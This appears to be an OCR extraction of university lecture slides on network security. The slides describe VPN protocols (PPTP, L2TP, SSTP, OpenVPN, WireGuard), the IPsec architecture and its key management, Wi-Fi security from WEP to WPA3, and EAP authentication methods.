
Application Layer
4 Transport
3 Network
2 Data Link
1 Physical



Acknowledgments: diagram by Utz Roedig at Lancaster University

Virtual Private Networks (VPNs)


Application Layer
4 Transport
3 Network
2 Data Link
1 Physical



Acknowledgments: diagram by Utz Roedig at Lancaster University


Virtual Private Networks (VPNs)

Application Layer
4 Transport
3 Network
2 Data Link
1 Physical




Acknowledgments: diagram by Utz Roedig at Lancaster University

Point-to-Point Tunneling Protocol (PPTP)



- Built-in on many clients, including Windows and MacOS/X
- Today used mostly for Internet ADSL dial-in
- Based on Point-to-Point Protocol (PPP) to transport network layer (layer 3) packets
- PPP also used for
  - remote address handling
  - user authentication via CHAP (challenge-response)
  - encryption via MPPE (RC4 based)
  - ➔ **Well-known to be insecure, don't use as a secure channel protocol!**
- Used channels
  - TCP control channel (port 1723) for tunnel set-up
    - no authentication, no encryption, no security
  - GRE data channel for transporting PPP packets
    - PPP packets transport content

Layer 2 Tunneling Protocol (L2TP)




- Standardized in RFC 2661
- Combination of features from
  - Layer 2 Forwarding (L2F) designed by Cisco
  - Point-to-Point Tunneling Protocol (PPTP) designed by Microsoft
- L2TP comparable to PPTP, but:
  - can be used on arbitrary packet-switched networks (not only IP)
  - smaller header ⇒ less overhead
  - additional (optional) authentication of tunnel
  - supports multiple tunnels for load balancing
  - **typically used in combination with IPsec for security**
- Used channels
  - IP/UDP control channel
    - tunnel set-up, no encryption, but optional CHAP based authentication
  - IP/UDP data channel
    - PPP for content


Secure Socket Tunneling Protocol (SSTP)

- Proprietary Microsoft protocol, not available on other platforms by default (only through third-party clients)
- Uses standard TLS for secure channel handling, including default port 443
- Doesn’t directly support site-to-site tunneling, but focused on single clients
- Only supports user authentication, no device/network auth
- Always uses TCP for underlying packet transport
  - generally well supported through NAT (Network Address Translation) gateways
  - **but:** IP-over-TCP wrapping has performance (especially latency) issues when outer TCP connection requires retransmits

OpenVPN




- Stand-alone VPN protocol with one reference implementation
  - available for most UNIX OS (including Linux, *BSD, MacOS), Windows, Android, etc.
- **Flexible network use**
  - can be used over TCP or UDP (both on port 1194 by default, but can use any port), through HTTP and SOCKS proxies, can *coexist with HTTPS service* on same port
    → advantages/disadvantages in TCP and UDP, can choose per scenario
  - due to standard TCP/UDP use, can easily go through NAT
  - typically used for „road warrior“ scenario (host-to-network), but can also be used for network-to-network VPN
  - can use either „tun“ (layer 3) or „tap“ (layer 2) virtual network devices
    → either virtual bridge or virtual router from a network point of view
- Security
  - keying inspired by TLS
  - authentication via static key, with X.509 certificates, and/or username/password
  - secure channel / packet format inspired by ESP (IPsec)
  - not standardized, but **currently assumed to be one of the more secure protocols** next to IPsec, TLS, and Wireguard (see e.g. OpenVPN use by Dutch government's national communications security agency, https://openvpn.fox-it.com/)



Wireguard

- Currently most modern protocol design
  - only fixed primitives (Curve25519, ChaCha20-Poly1305, BLAKE2)
    - simple to configure because cryptography negotiation non-existent
    - but might need new protocol versions in the future for agility
  - implemented as Linux kernel module, **fast** without hardware support
  - protocol properties have been **formally proven**
    (also see https://www.wireguard.com/papers/kobeissi-bhargavan-noise-explorer-2018.pdf)
- Routing only of IP packets, not data link layer
  - based on IP subnets or single target addresses configured at nodes
  - supports NAT keep-alive packets
  - supports transparent roaming of node IP addresses
- Authentication only with simple public keys (no user accounts)
  - a bit like SSH public keys (single line, ASCII encoded)
  - exchange of keys requires out-of-band channel
    - “left to the administrator”



IP Security (IPsec)

- Ggeneral IP Security mechanisms
- Provides
  - (data origin) authentication
  - confidentiality
  - connectionless integrity (with window based replay protection)
  - key management
- Applicable to use over LANs, across public and private WANs, and for the Internet
- Need identified in 1994 report, first specification in 1998
  - need authentication, encryption in IPv4 and IPv6
  - originally specified for IPv6, later adapted for IPv4
- Current RFCs: 4301-4303, 2407-2409, 4306 + many more
- Continuously updated and new features being developed

⇒ Currently one of the secure, but the most complex VPN standard!

IPsec evaluation

Advantages

- Interoperable between different vendors
- Is below transport layer, hence transparent to applications
- Can be transparent to end users
- **Can be fast** (close to wire speed) with hardware support
- **Can be highly secure and flexible** (if configured correctly)

Disadvantages

- Not as interoperable in practice
- Highly complex, historically grown protocol with too many options
- **Hard to configure**, can be used insecurely

IPsec architecure


- Specification is quite complex, with groups:
  - architecture
    - RFC4301 *Security Architecture for Internet Protocol*
  - Authentication Header (AH)
    - RFC4302 *IP Authentication Header*
  - Encapsulating Security Payload (ESP)
    - RFC4303 *IP Encapsulating Security Payload (ESP)*
  - Internet Key Exchange (IKE)
    - RFC4306 *Internet Key Exchange (IKEv2) Protocol*
  - cryptographic algorithms
  - and others...

Transport and tunnel modes


- Transport Mode
  - host-to-host traffic / end-to-end security
  - to encrypt and optionally authenticate IP data
  - efficient in terms of overhead
  - attackers can do traffic analysis
  - can (with minor differences) be regarded as a sub-set of tunnel mode
    - criticized for causing unnecessary complexity in standard
- Tunnel Mode
  - network-to-network, host-to-network, or host-to-host (VPNs)
  - encrypts entire IP packet
  - add new header for next hop ⇒ next header field is major difference between transport and tunnel modes
  - no routers on way can examine inner IP header

Transport and Tunnel Mode Protocols

Application Layer
4 Transport
3 Network
2 Data Link
1 Physical



(a) Transport mode



(b) Tunnel mode

IPsec protocols


Remember modes, protocols, and relationship!

- ESP: Encapsulating Security Payload
  - IP protocol number 50
    - "protocol" = same level as IP, ARP etc. this is not a port number!
  - (optional) **authentication and encryption of payload**
- AH: Authentication Header
  - IP protocol number 51
  - **only authentication, but payload + IP header**
  - all IP header fields with the exception of TOS, flags, fragment offset, TTL, and header checksum included in authentication
- Common to both channel protocols:
  - **IKE** (Internet Key Exchange) for key management, builds upon
  - **ISAKMP**
- Typical combinations
  - tunnel mode + ESP
  - transport mode + ESP with L2TP in IPsec tunnel
  - transport mode + AH

Security Associations (SAs)


- A one-way relationship between sender and receiver that affords security for traffic flow
- Defined by 3 parameters:
  - Security Parameters Index (SPI)
  - IP Destination Address
  - Security Protocol Identifier
- Has a number of other parameters
  - sequence number, AH and EH info, lifetime etc
- Have a database of Security Associations

Encapsulating Security Payload (ESP)




- Provides message content confidentiality, data origin authentication, connectionless integrity, an anti-replay service, limited traffic flow confidentiality
  - sender initializes sequence number to 0 when a new SA is established, increment for each packet, must not exceed limit of $2^{32} - 1$
  - receiver then accepts packets with seq no within window of ($N - W + 1$)
- Services depend on options selected when establishing Security Association (SA), network location
- Can use a variety of encryption and authentication algorithms
- Can be used with transport or tunnel mode (distinction with next header field)
- Can be used with NAT-traversal


Authentication Header (AH)




- Length of authentication data variable to support use of different algorithms
- Why AH when we already have ESP?
  - to authenticate outer header in tunnel mode or the only IP header in transport mode (ESP does not protect outer header!)
  - slightly less overhead
  - for IPv6 only ESP is mandatory, AH declared optional




IPsec: typical combinations



IPsec: typical combinations



IPsec: typical combinations



IPsec key management

- Handles key generation and distribution
- Typically need 2 pairs of keys
  - 2 per direction for AH and ESP
- Manual key management
  - sysadmin manually configures every system
- Automated key management
  - automated system for on demand creation of keys in large systems
  - has Oakley and ISAKMP elements

Oakley

- a key exchange protocol
- Based on Diffie-Hellman key exchange for **Perfect Forward Secrecy (PFS)**
- UDP port 500 or 4500 for NAT-traversal
- Adds features to address weaknesses
  - no info on parties, man-in-middle attack, cost
  - so adds cookies, groups (global params), nonces, DH key exchange with authentication
- Can use arithmetic in prime fields or elliptic curve fields
- Authentication
  - authentication based on hosts, not users
  - authentication always mutual
  - standard options:
    - Pre-Shared Key (PSK), comparable to password
    - RSA public/private key, typically with X.509 PKI
    - optional extensions for user authentication (XAUTH), or use with L2TP

ISAKMP

- Internet Security Association and Key Management Protocol (ISAKMP)
- Provides framework for key management
- Defines procedures and packet formats to establish, negotiate, modify, and delete SAs
- Independent of key exchange protocol, encryption algorithm, and authentication method
- IKEv2 no longer uses Oakley and ISAKMP terms, but basic functionality is same


IPsec keying protocol phases

- IKEv1 messages and phases:
  - IKE phase 1: Main Mode (MM), negotiates ISAKMP SA (aka IKE SA), based on DH and authentication (e.g. PSK or X.509/RSA)
  - IKE phase 2: Quick Mode (QM): negotiates IPsec SA(s) (mode, protocol(s), algorithms, keys), secured by ISAKMP SA
- Periodic re-keying of both ISAKMP SA and IPsec SA
  - IPsec SA more often than ISAKMP SA
    - Why? Name 2 reasons!
- IKEv2 similar to IKEv1, slightly optimized, better support for QoS, support for error messages, support for MobIKE

IPsec glossary

- AH — Authentication Header
- AM — Aggressive Mode (faster connection establishment, but weak privacy guarantees, therefore not recommended)
- ESP — Encapsulating Security Payload
- MM — Main Mode (more security than Aggressive Mode, but 6 instead of 3 packets)
- PFS — Perfect Forward Secrecy
- QM — Quick Mode
- DH — Diffie-Hellman
- IKE — Internet Key Exchange
- ISAKMP — Internet Security Association and Key Management Protocol
- SPI — Security Parameters Index
- SA — Security Association
- SAD(B) — Security Associations DataBase
- SPD(B) — Security Policy DataBase

IEEE 802.11 security



- Wireless traffic can be monitored by any radio in range, not physically connected
- Original 802.11 spec had security features
  - **Wired Equivalent Privacy (WEP)** algorithm
  - but found this contained major weaknesses → **DON'T USE!**
- 802.11i task group developed capabilities to address WLAN security issues
  - Wi-Fi Alliance **Wi-Fi Protected Access (WPA)**
  - final 802.11i **Robust Security Network (RSN)**
    - Wi-Fi Alliance also uses term **WPA2** to refer to the use of CCMP (AES)
    - finalized **WPA3** standard in 2018 with **improvements** to maximum security level (192 instead of 128 bits), initial key exchange in personal mode, forward secrecy, and protecting management frames (e.g. deauth)
      → potentially biggest improvement is **encryption of open network traffic**

Extensible Authentication Protocol (EAP)

- Standardized as RFC 3748
  - not specific to WLAN, but can be used within IEEE 802.11i, encapsulated with IEEE 802.1x
  - framework for network access and authentication protocols
  - can operate over different network and link level protocols
- Supports multiple authentication methods:
  - EAP-TLS (RFC 5216): mutual authentication with certificates
  - EAP-TTLS (tunneled TLS, RFC 5281): server authenticates via certificate, client with other EAP method oder legacy PAP/CHAP (username/password) – may have security issues
  - EAP-IKEv2 (RFC 5106): uses IKEv2 authentication methods
  - EAP-GPSK (RFC 5433): using pre-shared key (PSK), uses only symmetric cryptography
  - **PEAP** (protected EAP): like EAP-TTLS, server authenticates via certificate, client with other EAP method (username/password), often used for WLAN with WPA2/RSN in configurations PEAPv0/EAP-MSCHAPv2 (common) or PEAPv1/EAP-GTC (rare)
  - EAP-SIM (RFC 4186): uses existing SIM card authentication protocols
  - **EAP-AKA** (RFC 4187): uses UMTS authentication via USIM
  - EAP-EKA (RFC 6124): new mode based on Diffie-Hellman with only short passwords and without certificates,

